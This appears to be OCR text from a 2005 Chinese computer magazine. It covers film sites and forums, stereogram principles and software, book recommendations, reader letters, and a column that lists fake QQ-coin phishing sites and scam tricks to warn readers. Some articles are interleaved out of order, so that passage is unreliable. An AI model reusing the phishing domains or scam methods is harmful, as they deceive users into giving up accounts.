这是由CCTV6开辟的专业电影网站，主要是预告电影频道各个节目的播出时间，也有一些精彩节目的视频可供观看以及许多节目的文字版，值得推荐的是世界电影之旅和世界纪录片长廊这两个栏目，非常不错哦！

Top5：电影夜航船(http://movie.newyouth.beida-online.com/)

北大新青年网站的电影频道，欧洲艺术电影的传播地，并发表过众多专业的影评，还是中国国内独立影像展的主要发布平台之一，八　新闻在电影夜航船绝无踪影，可以说这里是最纯粹和最专业的艺术电影网站。

电影论坛Top5

电影论坛大概是网络上最为自由的讨论电影的地方了，任何一部新鲜出炉的影片都能够以最迅捷的速度出现在论坛上，当然，大家都是各抒己见，扔个板砖什么的那是再正常不过的了。

Top1：后窗看电影

西　胡同影音频道的电影论坛，聚集了大批的网络影评人，人气极高，精华帖已经结集成书，如今各大书店均有销售。

Top2：黄亭子影线

同样也是位于西　胡同的电影论坛，不过这个论坛由北京电影学院的师生组建而成，并以北电后门的小区命名，去这个论坛逛逛可以收获许多电影学院的内部信息。

Top3：电影夜航船青年论坛

以讨论艺术电影为主，文章多具有理论价值。


Top4：搜狐社区影视剧场电影世界论坛

电影爱好者的聚集地，任何新片出炉多能够在这里找到讨论的人群。

Top5：网易电影版区

网络电影Top5


在网络上，经常会有网友谈论自己最爱的影片，每个人的生活经历和欣赏口味都是不一样的，所以喜欢的影片也不尽相同。但是，总会有那么几部影片，它们几乎在网络上所向披靡，跨越了时间和国界，俘虏了所有人的心。



Top1:《肖申克的救赎》:一个曲折离奇的越狱故事，讲述的是一个关于自由的命题。可惜与《阿甘正传》同一年角逐奥斯卡，最后 羽而归，正所谓生不逢时，但是却又在网络上重新找到了归属感，印证了那句老话，"是金子总会发光"。

Top2:《大话西游》:星爷票房上最惨淡的电影，但又是他最经典的作品，因为这部作品，他被中国内地数以万计的大学生尊称为后现代解构主义大师，尽管他自己并不清楚这个称谓的真正含义。

Top3:《英雄本色》:一袭黑风衣和嘴角叼着的牙签成为许多人心中的英雄形象，那是永远的小马哥，而并非如今那个在好莱坞大腹便便的周润发。



Top4:《骇客帝国》:一部结集了西方高科技和东方哲学思维的电影，从外表看来，天马行空的打斗场面及对未来世界的可怕勾画已然是登峰造极，但可贵的是它对于人类命运的严肃思考，该片在网络上的风靡当然是理所当然。



Top5:《魔戒》:一部充满了瑰丽的想象力的作品，它的成功依然要归功于好莱坞强大的工业体系，架空的历史，重建的大陆，看来人类永远都会热爱想象并赞美想象。

网络电影人Top5

网络对电影的影响是越来越大，随之而来，电影人也开始在网络上粉墨登场。他们或是成为网络关注的焦点，频频出现在各大网站的头条，成为众多网民推崇或唾弃的对象；或是活跃在网络上，借助天马行空的网络思维来推进自己的创作，聚集网民们的意见来改善自己的电影创意。电影人和网络也越来越多地联系到了一起，以前那个闭门造车的年代是一去不复返了。




Top1:周星驰:因为《大话西游》，周星驰成为了后现代主义解构大师，他身上所带有的草根气质和无厘头的解构方式为众多网民所喜爱，他的一举一动和一言一行都能够被他的粉丝解读出各种各样高深的意义来，他也因此而成为大学教堂里的座上宾。总之，说网络成全了周星驰那是一点也不夸张。

Top2:周传基:一个倔强的老头儿，坚持电影本体论，从北京电影学院退休后跑到云南艺术学院执教，指责电影学院的电影教育，特别是不满电影具有文学性这一提法，他的言论在网络上广为流传，也影响了一大批的电影爱好者前去追随他。他创建的周传基教授影视讲座上有他比较全面的关于电影的言论。(http://www.zhouchuanji.com/)

Top3:陆川:新兴的中国青年导演，以一部《寻枪》在中国影坛上闪亮登场，紧接着一部粗 的《可可西里》更是在国际影坛上获得了良好的声誉，值得一提的是，这部《可可西里》从策划初便与网络紧密地联系到了一起，陆川召集了众多的网络影评人参与讨论，希望借助民间的电影力量来给自己的作品注入新鲜的血液。

Top4:贾樟柯:年轻的中国电影导演，他的电影将给中国电影带来了另一种可能，那便是用电影来关注普通人的生活状态，他还在网络上呼唤了DV时代的到来，用他的说法是任何人都可以拍电影，电影不再神秘，他的影片《小武》以其独有的质感在中国电影史上画上了浓重的一笔。

Top5:张艺谋:第五代电影人的领军人物，拍摄了大量炙人口的电影，并代表中国电影在国际影坛上频频露脸，近几年开始转型，拍摄商业片《英雄》和《十面埋伏》，票房上创造了中国奇迹，但是却在网络上招来骂声一片。



网络影评人Top5

一出生便和影像作伴的孩子们已经长大成人，成为社会的中流 柱，他们看着全球同步放映的美国大片，淘着来自世界各地的DVD，任何记忆中的影像只要用BT下载便又可以再次沉迷……说他们血管里流着的是影像一点都不过分，现代人记忆时间的方式经常是"我看《xxx》的那年"，对往事的追忆往往具有蒙太奇剪辑的效果，对于细节和氛围的把握也是惊人的，他们可以淡忘时间、地点甚至人物，却一定会记得轻风吹过从树上飘下来的一片黄叶和女孩儿嘴唇上面那些细微的茸毛。电影成为他们生活在这个世界上的方式，一部电影对于每个人来说都是不太一样的，它并非是用镜头和场景组织起来的一次光影游戏，它可能是一次失恋的经历，可能是童年游戏在麦地里的回忆，可能仅仅是某次看夕阳西下时的心情。于是，他们开始在网络上书写自己心中的电影和情感，没有专业术语，没有让人看不太懂的语言，有的只是一些真实的感悟和心情。

Top1:LIAR:曾活跃在西 胡同等各大论坛，但如今已隐退江湖，不过作为第一代网络影评人，他的许多文章依然广为流传。

Top2:顾小白:Liar的亲密伙伴，以写感性的电影文字见长，言语也不乏犀利，是网络影评人的领军人物。

Top3:卫西 :"后窗看电影"的创建者，该版在他的领引下也成为最早、最有影响的电影论坛，新近主编《后窗看电影》一书。

Top4:周黎明:旅美影评家，网易娱乐里论坛的电影爱好者亲切地尊称他为"周老大"。著有《好莱坞名片透视》等书，文字中透露着饱含激情的理性。

Top5:zhangdawei:北京电影学院文学系教授，长期在网络上书写中国个人影像史，并且结集成书发表。

一个人的影像

看得多也想得多，每个人的生命体验都是不一样的，

网络追追追

你看到的仅仅是假象

——追踪立体图是如何制成的

■ CSK

北京读者DBE：我一直有个疑问，就是我小时候看到的立体图，它的原理是什么呢？现在电脑上也有很多可以生成立体图的软件，它们的原理是什么呢？

立体图，英文名为Stereogram，以前非常流行，因为看这个，有段时间人人都变成了“斗鸡眼”。它的原理是什么呢？和我们一起来看看吧。

人的肉眼是如何感知物体远近的？

首先做一个试验：合上你的左眼或右眼，伸出左手食指，放在眼前(不要太近)，然后伸出右手的食指在眼前，让两手指尖慢慢靠近，你会发现两个手指似乎是离你一样近的。由此可见，我们对距离远近的感受必须借助双眼。但它们是如何工作的呢？

从图1所示可以看到，观察者(observer)在观察离他远近不同的两个点时，由于双眼均要对准一点，我们便假设有两条“视线”存在，同时发现在观察远近不同物体时，视线的夹角(Alpha角和Beta角)是不同的，角度越大，代表物体离观察者越近，而大脑正是根据双眼的对焦视角决定物体的远近程度。而立体图正是利用了这点。




图1

立体图是如何利用人眼的远近感知成像的？

我们继续从图1进行说明，现在假设在观察者和实物之间隔了一层透明物，比如玻璃(图中的水平横线)，我们再假设有“视线”连接着观察者和实物的某一点。比如图中的Beta“视线”，会发现他们在假想的那块玻璃平面上有两个交点，或者说是投影。而这两个交点(投影)的颜色应该是和观察者正在注视物体的那一点颜色相同。同时我们如果设这两点间距为Sep，则会发现观察者注视实物上不同远近点时，在“玻璃”上产生射影点的间距Sep的大小是不同的，目标越远，Sep越大，越近Sep越小。同时根据三角形相似我们知道具有相同远近的目标点产生的射影点距离Sep是相同的。

可能你已经猜到接下来的事情了，如果我们反过来进行这一切会怎样？

现在假设把刚才那块“玻璃”变成显示器屏幕或是纸张，上面每个像素点都如实反映了对应实物每个点在原先“玻璃”上投影的颜色，如果按照平时看屏幕或者纸张的习惯，你可能就只看到一堆无序的图案(它就是立体图了)，而如果假设那屏幕后面有物体并改变你的视距，让双眼视线相交在屏幕后方(就像屏幕或纸张透明了，看到后面的墙)，同时视线在屏幕上的交点正好就是原先实物某一点在那个“玻璃”上的射影，这样就像真的有物体在屏幕后了，你看到会是那个实物，而屏幕似乎“透明”了。

生成立体图原理简要说明

现在你已知道立体图的奥秘了，但具体生成一幅立体图却存在许多技术问题，下面只作出简要讲解。

生命中最美丽的东西又总是转瞬即逝，集体的表述早已无法涵盖那么多个体的感受。如果说影像最初的诞生是因为人类从对死亡的恐惧生发出来的想要复制现实的强烈愿望，那么现代人以个体的方式记录影像的行为便更多地是因为个体的一种生存本能，一种与生俱来的想要表述自我的欲望。

中国的独立电影从上个世纪八十年代末一直延续到了今天，如今一台八九千元的DV加上一台配置还不错的电脑，就能够拍出让人惊叹的电影来，技术的发展终于让人们表述的本能和欲望有了宣泄的舞台。表述工具的缺失曾经是个人制作影像最大的障碍，从昂贵的胶片到差强人意的模拟摄像机，再到如今具有划时代意义的DV，个人终于在冰冷的技术设备、自我炙热的艺术理想和表述冲动之间找到了结合点。

而网络这一人类历史上最为自由的交流平台从一开始便与独立电影的制作联系到了一起，它们仿佛具有天生的血缘关系，在网络上不仅可以找到制作独立电影的所有技术知识，更重要的是网络可以提供给独立电影人一个展示自我的平台。

网站推介：

三杯水DV文化网(http://www.ourdv.com/)

22film(http://www.22film.com/)

CF [BL01]

还是观察那张图，我们把实物看成由许多不同远近的点(像素)组成，并且其中存在一些离观察者最远的点，也存在最近的点，我们通常把最远点和最近点的间距划分为256个等级(因为一个字节正好能存放256个数，而且，人的肉眼对于256个等级来说已经无法感觉到不平滑了)，这样每个像素都可以在0～255中取值，而保存这个数据的方法自然也清楚了，用一幅256色的灰度图片(通常称为深度表 depth map，下面介绍的软件StereogramMaker中叫做位图3D蒙板)，其中将0～255的调色板定义为由浅到深。越深的像素自然就里观察者 "越远"(见图2)。




图2 立体蒙板(深度表)

以后只要根据给定的一张灰度图片(深度表)或者3D模型，依次扫描各点，算出他们应该在纸面上的两个射影位置，就可以生成你要的立体图了。

但还有一个问题，深度表只是记录了物体的距离信息，没有物体的颜色信息。所以在生成立体图前必须要选择一种图案(Patten)来替代，一般先将Patten平铺(和Windows平铺桌面墙纸一样)在和深度表一样大小的位图上，在生成立体图时读取每个对应点的颜色，再 "投影" 到屏幕或纸面就完成了对3D模型色彩的补充(见图3)。




图3 平铺的图案

现在你也知道为什么通常立体图总是由重复的图案组成的原因了，但这些图案(Patten)也是要有一定要求的。这里我们提出一个最大深度或者最大间隔(MaxSep)的概念。

上面已经提到，目标点越远，它在屏幕或纸面上的射影点(还记得吗？应该有两个点)间距越远，而目标所有点中，一定有一个最远的点(其实有很多)，这样就必须存在一个最大的间距(MaxSep)，所有射影点间距均不能超过它。但你就会问这与图案有什么关系？呵呵，关系很大。刚才提到我们要将图案进行平铺，我们知道平铺是有周期的，所以每相隔一个周期长度的像素点颜色一样，这正好可以理解为存在一个目标点它在屏幕的投影就是图案的某两个重复的点(见图4)。




图4 重复的图案可以看成在最远处的目标图案在屏幕的射影

所以你会发现，如果图案重复的周期必须等于最大间距(MaxSep)，看到的景象可能就像这样：目标物体上嵌了一个平面。但你会说我强行让图案按照最大间距(MaxSep)为周期平铺不就可以了吗？但如果此时图案的宽度不做修改的话，你会发些在平铺的图案中会有黑色矩形(见图5)。这对产生的立体图是致命的。因为这些区域对应的目标点是无法得到颜色信息的，由于肉眼最终还是要感受颜色，没了颜色怎么感受深度？




图5 强行设定了重复周期间隔，导致平铺图案中有黑色矩形

所以图案的要求就是，宽度要等于或大于最大间隔(不过我们下面要介绍的StereogramMaker可以让你忽略这一切)。

好了，生成立体图原理就简要说到这了，下面我们就请出主角——StereogramMaker，来实际生成一副立体图。

用StereogramMaker制作立体图

从http://www.newhua.com/cfan/200522/stereoicfree.rar下载StereogramMaker，运行后，点击菜单中的 "文件→让向导帮助我创建"，然后按向导完成5步操作(见图6)，再选择 "生成→生成预览" 菜单项，确认无误后，点击菜单中的 "文件→输出立体图" 即可。



图6

关于的蒙板的制作：并不是所有的照片都可以直接拿来做3D图片的背景图，目前网上有各类3D模型的下载，各类3D游戏中的3D对象也可以通过专门的工具提取出来。而StereoPower可以将他们转化为蒙板。点击 "开始" 菜单，选择 "程序→CSKSOFT→CSKSOFT StereoPower"，在打开的程序窗口中点击 "导入" 按钮，选择要导入的文件(支持3DS Max文件)，用 "导出" 按钮导出为蒙板(见图7)。



图7

现在你明白立体图的原理了吗？StereogramMaker还提供了如何看立体图的方法，还不快去试试看？ CF [BL02]



“老鸟”是这样炼成的

■刀鱼工作室 秋雁北漂

如果MM的爱机“罢工”了，经你妙手回春，让计算机重新正常运行起来，岂不是尽显英雄本色！只是俗话说得好：要想人前显贵，必将背后受罪。的确，如果想把计算机玩弄于股掌之间，没点真本事怎么能行呢？今天，笔者就为大家介绍几本与硬件相关的书籍，希望在你成为高手的道路上，起到一点推动作用。

对大多数人来说，BIOS似乎是电脑中不得擅自进入的禁区。当然，电脑灵魂舍BIOS其谁？如果对BIOS设置不当，轻则导致系统性能下降，稳定性变差，重则导致电脑无法启动甚至损坏硬件。下面推荐由科学出版社出版的《BIOS与注册表应用350招》一书，本书专门讲解了BIOS和Windows注册表的基础知识、使用技巧及故障解决方法。而且以循序渐进、先易后难的方式详细讲解了BIOS的概念、设置、升级、应用，因BIOS设置引起的常见故障，以及注册表的基本常识、编辑、备份和维护、应用技巧和常见故障排除等内容。当然，内容新颖、实例丰富、结构清晰，实用性和可操作性强等自是不必多说，特别适合广大电脑爱好者阅读，同时也可供各类电脑组装、维修、销售人员作为参考手册。



小编说话：毕竟普通的“软”故障（软件冲突或者设置错误）已经不能阻挡我们前进的脚步，但出现问题就直接找硬件试问也难免有些武断，于是，众里寻她千百度，BIOS就在灯火阑珊处！

知己知彼，百战不殆。深入了解计算机的工作原理，对查找与排除电脑故障会有很大帮助。由清华大学出版社出版的《计算机维护与诊断实用教程》一书，全面介绍了计算机的维护、诊断知识与技能，包括计算机的基本配件和扩展设备的原理、功能结构，以及在各发展阶段的型号规格、技术参数等；并按照计算机系统的启动、运行规律，利用计算机自身的维护功能与使用工具软件相结合，引入了一些新概念、新思维、新方法、新技能，是确保计算机正常使用和故障解决的基础手册。而且本书还注重理论与实践相结合，着重指导学习计算机的软硬件维护和故障诊断处理方法，有利于培养和提高学生的基本技能与实际操作能力。

小编说话：清晰记得这样一句台词：球……不是这样踢di。没错，知识也不是这样学di，能力是在不断的实践中总结出来的。考场中的独领风骚并不能代表什么，那可能会指引其走上高楼顶端，然后自由落体！所以，实践经验有时候比书本上的知识更重要。

害人之心不可有，防人之心不可无。在调教好爱机之后，我们不敢保证别人不用“糖衣炮弹”之类的诱惑来使我们陷入水深火热之中，所以，学习些必要的网络安全知识还是很有必要的。由电子工业出版社出版的《网络安全完全手册》一书就非常不错，本书由美国计算机网络安全专家集体编写，为读者描绘了有关网络安全领域的总体框架。全书共分6个部分30章，详细介绍了30种不同的网络安全领域的解决方案，主要包括授权与认证控制、网络设备安全、防火墙、VPN、无线网络、入侵检测、Linux/UNIX安全、Windows安全、Novell安全、J2EE安全、.NET安全、数据库安全、灾难恢复及事件响应、法律问题等。本书在内容上注重全面性，几乎涉及了与网络安全相关的所有主题，是一本完整的网络安全参考手册。

小编说话：好家伙，又是一帮外来的和尚啊，不过本次推荐的书好像都有些专业了。但是对于有志气的你来说，有一些是必须要过的“坎”。自己苦一点，努力为MM的电脑（当然包括你自己及朋友的了）撑起一把安全保护伞，苦点也值了。

结束语：对于长期跟电脑打交道的我们来说，遭遇电脑故障简直是家常便饭，而且有时是不可预见的。尽管给大家介绍了几本不错的书籍，但还是无法将所有电脑故障涵盖其中。如果真的想要成为排忧解难的专家，那就要多多实践，并且学会举一反三。路漫漫其修远，同志们仍需努力啊……

名称：《BIOS与注册表应用350招》（32开，338页）
作者：《非常掌上宝系列》编委会编写
出版社：科学出版社
定价：12元

名称：《计算机维护与诊断实用教程》（205页）
作者：谭祖烈
出版社：清华大学出版社
定价：22元

名称：《网络安全完全手册》
作者：（美）布拉格
出版社：电子工业出版社
定价：65元

CF [BL03]

丑陋的骗局！谁在假扮企鹅

■ Classic

探宝队队员招募行动：想加入“网站探宝队”的行列吗？如果您有迫切希望探宝的网站，或者发现了某个网站的宝藏，请将您的建议或发现发送至info@cfan.com.cn(邮件标题请注明“网站探宝”)。

以往〞网站探宝队〞栏目都是给大家寻找优秀的网站并发掘更多的网络资源，不过今天要做的不是〞探宝〞，而是教大家辨别哪些是〞假宝〞。冒充送Q币来骗点击的骗局已经属于火星级的伎俩了，可每天QQ上仍有不少好友会发来这类链接……

注意：下面列出的都是骗子网站，浏览请警惕！

最差劲的骗局网站

网址：http://qq.7xiu.com/

评价：做假也要有点技术含量，这个网站的域名稍微有点常识的人都知道和QQ没关系，而且网页图片制作水平低劣，缺乏美感，骗子甚至忘了在网页的底部放上伪造的网站版权信息。不过看来上当的人仍是不少，因为网页里已经嵌入了某手机铃声网站的广告开始赚广告点击量了。



貌似神秘的伪黑客

网址：各大论坛中皆有，可在Google中搜索〞潜入腾讯　指令〞即可找到。

评价：有一定欺骗性，但有一定警惕性的人很容易就能看出破绽，而且几乎在所有论坛上都会有人自身〞本人和几个黑客经过几个小时的奋斗，终于成功地潜入了腾讯公司的主页〞，如果他们说的是真话，那腾讯岂不是每秒钟都会被一个黑客入侵一次？首先以刷Q币漏洞来吸引受骗者，然后把QQ号和密码夹带在一堆乱码里发给某个QQ号(都说是腾讯的内部号码)，接着还下线(让骗子登录并修改密码？)等待几分钟，惊喜地发现多了N个Q币(惊喜地发现QQ被盗了……)。

准专业骗术，警惕！

网址：http://qb.tencnent.com/

评价：朋友在QQ里发来这个链接的时候，我竟然也看了老半天才发现问题(差点以为是真QQ网站在搞活动了)。这个网址中的所谓腾讯的拼写是〞tencnent〞，而真正的腾讯则应该是〞tencent〞(况且tencent.com已经作为腾讯的企业网站而非QQ网站了)，一字之差可能会骗过不少用户的眼睛，所以一定要看清楚网址。这个网站中其他的链接都指向真正的腾讯网站，应该说做假水平已经称得上准专业了。

黑客又破解电话充值系统了？

网址：各大论坛皆有，在Google中搜索〞中国电信与腾讯的电话充值Q币服务流程中的漏洞〞即可找到。

评价：〞黑客〞真是越发胆大了，刚有无数个自称入侵腾讯的走了，又来了一批自称找到中国电信和腾讯充Q币服务漏洞的！这回骗子让你登录的确实是真正的充值平台，但让你在欲充值QQ号处填写一个奇怪的号码(又是〞内部号〞，相当没创意 -_-)，比如某论坛上的一个此类帖中让输入〞0285535567〞，第一位是0，确实不像QQ号，但实际上如果你真的用这个所谓内部号充值的话，那Q币就全部流向这个285535567的号码了……不明白？用〞搜索好友〞来试验一下就明白了(见右上图)。



搜索“0285535567”



结果搜到的是……

蹊跷的二级域名

网址：http://www.qq.laba.cn


评价：这个网站已经无法访问，不知是不是被查封了。很多朋友看了这个网址都以为是腾讯的二级域名，但实际上，这是http://www.laba.cn的三级域名。这类网址现在很多，都是利用对网址判断的疏忽，除了腾讯官方网站外，很多网址中带有〞qq〞的网站都是骗子网站(其中又以CN域名的居多)，并且其中有一些带有恶意代码！ CF [BL04]



大城市里的小麻雀

■宁夏　程相军

麻雀是城市里最常见的鸟类，老墙的砖缝、电线杆、房顶，到处都可以成为栖息之地。它们属于这个城市吗？即使再小的生命，也需要一个自己的落脚之地。大城市中，有成千上万的带着自己梦想远离家乡来打工的人们，他们每个人都希望找到属于自己的一片天地。



1. 员工宿舍，总是稍微拥挤一点的……



2. 终于搬进了高层公寓



3. 咦？对面那幢楼里的MM好像对我有意思



4. 有一天早晨，“偶遇”了这个MM



5. 开始交往了

6. 有了自己的小家庭，不过房子还是太小……



CF [BL05]

走进读者的电脑生活

我的《电脑爱好者》

■叨叨

某QQ群上正在热烈讨论着如何才能免费创建QQ群，我微笑地应道："用创建校友录的方法呀！"这可是最快捷方便的方法哦。我自己还用这个方法建了一个呢。

"你怎么那么厉害？" Q友的头像疑惑地闪了闪。

我回以一个大大笑脸："我有《电脑爱好者》帮忙嘛！"

"那能不能请你那个电脑爱好者帮忙？"视频窗中的Q友一脸 媚。

？她搞错了，此《电脑爱好者》不是彼电脑爱好者哦。

不过呢，我确实是有一个电脑爱好者可以出借。此君与我同是电脑社团的同学，专管硬件维修组装，从他身上我学到不少电脑知识。他为人友善又乐于助人，有谁家电脑坏了，一通电话马上赶到。

说归说，他最大的缺点就是不愿去书店买书，但《电脑爱好者》是他的最爱，不能不买，无奈中突地发现我每期必买，遂向我借。

他那时奸笑道："你反正也要买，看完借给我，我顺带教你嘛。"说得他多好心似的。

谁叫他是我电脑前辈，不借好像不太好。

于是，我每一期电爱都到了他手，连新买的2005年上半年合订本也不例外，都是出借很久才回！要不是他保护得还算可以，还真的不愿意借给他。哼，这人！

不过呢，他确实也是挺遵守诺言的，每次去帮人修电脑都叫上我，让我可以从中学习。我也乐得跟随，因为确实是获益良多。修电脑期间他都很耐心地给我讲解操作方法，不厌其烦地重复操作给我看，直到我会为止。当然了，电脑的主人可不爽啦，怎么修个电脑都那么久。好在那些主人大多是小小菜鸟，不太懂操作，看了半天都不知我们操作啥，呵呵。

有《电脑爱好者》给予理论知识，加上他教的实际操作，我的电脑水平有了很大进步。当然所谓的进步对于他来说，算不了什么，但我已心满意足啦。

随着跟他学电脑的时间多了，他先是我电脑前辈，后来就成了我的死党。

说真的，平时打电话请他教我电脑习惯了，不找他好像总少了什么。刚好同学的MP3被我一下子格式化开不了机，就去他家找他修修吧。

来到他家，他一听我说格式化就知道是什么事啦。

"以前不是告诫过你不要在MP3上用Windows自带的格式化吗？要用MP3自带的工具删。《电脑爱好者》上不是讲解过吗？"经他这么一提醒我才想起，真是健忘哦。

说起《电脑爱好者》，我环视了一下他的房间，想寻找它的踪迹。嘿，在书桌上呢！我笑笑地拿到手中。

，手感怎么不一样？！呀！全年订阅版有塑胶面的。要知道我的是零售版呀，不一样的。

我疑惑地望着他。

" ，那个是同学的。"他搔搔头，有点不太自在。

"骗人，封面还写着你的名字呢！"个性珍藏版嘛。"你自己明明有，还跟我抢，为什么？"我问。

，他怎么笑得那么奸诈？

"唉，不找借口向你借电爱怎么找机会跟你一起呀。"他奸笑地直直望着我。

我脸红红的。原来这家伙一直是利用这个机会跟我"独处"！

真没想到，《电脑爱好者》除了帮我学习到电脑知识外，还成就了我的爱情。

哦，我的《电脑爱好者》！

CF [DB01]

普及版答读者问

■CFan编辑部

读者: 前些日子我看到《电脑爱好者》刊物上宣传要出3元的普及版，现在宣传上又变成了6.8元了。请问这是出于什么考虑?这样变对我们读者有什么好处?不会是你们想发财想疯了吧(玩笑)。

小编: 原来宣传的3元普及版是不带光盘的，页码也比现在说的6.8元光盘版要少。改变方案是源于对大量的读者反馈进行综合后做出的决定。在读者反馈的意见中，多数读者认为普及版带光盘是非常必要的。他们认为，光盘是目前IT类学习书刊所必不可少的"配件"，光盘对于不能上网的用户自不必说有多么重要，对于能上网的用户(包括宽带用户)，拥有光盘也是利大于弊。一本期刊中介绍的软件或内容，如果让你上网去找、去下载，不管网速多快，技术多熟练，总是要耗费掉不少时间，而当今这个社会，节约了时间就等于延长了生命，增加了财富。用多付出一两元钱来换取生命的相对延长和财富的相对增加，这笔账是不算自明的。当然，对于整天泡在电脑旁的超级发烧友，看法可能有些不同，但超级发烧友毕竟还是占电脑用户的少数。因此，我们决定在保证制作成本大致平衡并在参考市场价格现状的前提下，增加光盘，合理定价，决定出版定价为6.8元的多媒体普及版杂志。这样做顺应民意，能满足多数读者的需求，是读者的需求决定了我们的最终选择。

读者: 普及版与传统的5元版《电脑爱好者》以及社会上流行的许多电脑刊物有什么区别?

小编: 与市场中大多数电脑杂志相比，《电脑爱好者(普及版)》主要面向基本没有电脑基础、更为初级的读者群。我们会根据初学者的特点设计选题和文章，以保证让读者真正能够系统地、循序渐进地掌握有用的电脑知识和技能。所刊载的文章力求通俗实用、浅显易懂，采用独特的系统化、图形化、实例化、生活化风格，以一种新颖的教程形式，让读者更能系统地入门和学习，它从实际工作和生活出发，大多采用更为具体的实例和大量的配图让读者更容易学会。另外，每期配送多媒体光盘一张，光盘中含有丰富多彩的软件、教程、影音娱乐等多媒体内容，给初学者提供了很好的辅助学习手段。

读者: 普及版是否接受普通读者的投稿?还是主要由所谓的"枪手"或专家来写作?

小编: 普及版将长期面向大众征集稿件，从读者中来，到读者中去，是普及版发展的思路，只有这样才能做出真正为大众所接受的刊物。我们也不排除向专家约稿，但这类稿件只占少数，大多数稿件还是来自最基层的读者。我们希望在办刊过程中逐步发现人才、培养人才，培养一批服务本刊的作者人才，向社会输送一批合格的IT写作人才。我们更希望广大读者把在使用电脑过程中的体会、经验、技巧写成文章投来与大家共享。再优秀的作者都有第一次投稿的经历，没有第一次的勇气，很难有后来的成就。所以我们希望大家踊跃参与，有了想法你就写，写了稿子你就投，说不定，不够自信的你会被我们发现原来是一个写作人才呢。

读者: 给普及版的稿件投到哪里?有何要求?

小编: 目前普及版还处于试刊阶段，待到2006年1月正式出刊时，会确定和公布永久性的投稿信箱。近期大家可以先把稿件投往如下两个信箱limin@cfan.com.cn和swan@cfan.com.cn。稿件大致分如下两类来写作:

电脑学用类精小文章:篇幅在1000字左右为宜。要求面向普通电脑用户，内容可涉及操作系统、办公、网络、数码产品等各个方面，面向初学者;语言要通俗简练，形式上要图文并茂;文章内容要体现技术的实用性、应用的广泛性和选题的独到性等特点;写作风格上要贴近生活，结合应用实例，要尽量做到轻松活泼。

电脑应用类综合方案:篇幅在4000字左右为宜。整合电脑在工作、生活、娱乐等方面的应用技巧或方法。内容上要求全面、系统、实用;风格上要求简明，生活化、大众化，力求贴近电脑初学者，避免传统的专业化写作风格;写作形式上不拘一格，可以自由发挥。

投稿要求:所有投稿，文字部分要以TXT格式提供，有配图的稿件中需要标明配图出现的位置和图号;配图要以BMP格式或能保证图片质量的其他常用格式提供，图片要用序号(如 <本篇文章名>01.BMP)命名，压缩为RAR格式以附件形式发送;邮件标题标明"投稿《具体稿件名称》";邮件正文写明稿件内容摘要或稿件提纲。不管投多少篇稿件，或投过多少篇稿件，每篇稿件的末端均请附上作者真实姓名、邮编、通讯地址、电子邮箱、联系电话、QQ或MSN等信息，以便于我们联系您和发放稿酬样刊之用。

之后栏目若有所调整，我们会随时在刊物上刊登征稿启示，向作者说明具体情况和写作要求。

读者: 普及版的稿费标准是多少?这类稿件内容简单，是不是稿费与同类期刊相比就会少许多?

小编: 普及版的稿费标准一般为80～120元，不搞一刀切，根据稿件质量和写作难度等因素综合考虑实际所付稿酬标准。对于优秀作者，我们还会根据读者评刊情况定期给予奖励或适当提高稿酬标准。我刊虽然与同类报刊相比内容难度相对降低，但对写作的技术提出了更高的要求。三加二等于五的算术题谁都会，但要给初学数学的人讲清楚这些，需要一些技巧和好的方式。所以也不能小看写这类稿件的作者，我们需要能把三加二等于几轻松说明白并能让人很容易、很快乐地接受的作者。这样的作者如同是小学的优秀教师或特级教师，不是谁想当就能当上的，也很难得，所以我们没有理由因此而降低给他们的稿酬。

CF [DB02]

热心评刊员公布

以下17位读者被评为2005年第18期热心评刊员。

一等奖2名(奖品:漫步者R1600TD音箱)

侯和林(云南) 周 岩(黑龙江)

二等奖5名(奖品:漫步者H500耳机)

李明国(河南) 蒋莉敏(上海) 陈碧聿江苏) 池敦利(南京) 李 逵(云南)

三等奖10名(奖品:连邦赛门铁克礼品腕表)

王 飞(辽宁) 张 路(武汉) 谢明江(四川) 肖有亮(江苏) 杨 亮(西藏) 王璐璐(安徽) 刘春泉(安徽) 王 磊(河南) 叶春青(广东) 王海山(黑龙江)

最佳文章公布

2005年第18期优秀文章

第一名:"特别话题"栏目《18岁 中国互联网长大了》作者:**新闻采访部**获得奖金500元和《电脑爱好者》荣誉证书。

第二名:"聪明用电脑"栏目《网络加速"七剑"下江山》作者:**自由风**获得300元奖金和《电脑爱好者》荣誉证书。

第三名:"聪明用电脑"栏目《硬盘应该怎么用?要性能，还是要寿命?》作者:**王军**获得200元奖金和《电脑爱好者》荣誉证书。

搜索无小事，从业须谨慎。玩搜索引擎如同经营婚姻，门外的人，都想进来，因为看到的是百度上市圈钱，Google股价飙升的奇迹；屋里的人，总想出去，哪怕找点感官刺激也行啊。此话怎讲？也许新浪和百度最有发言权了。

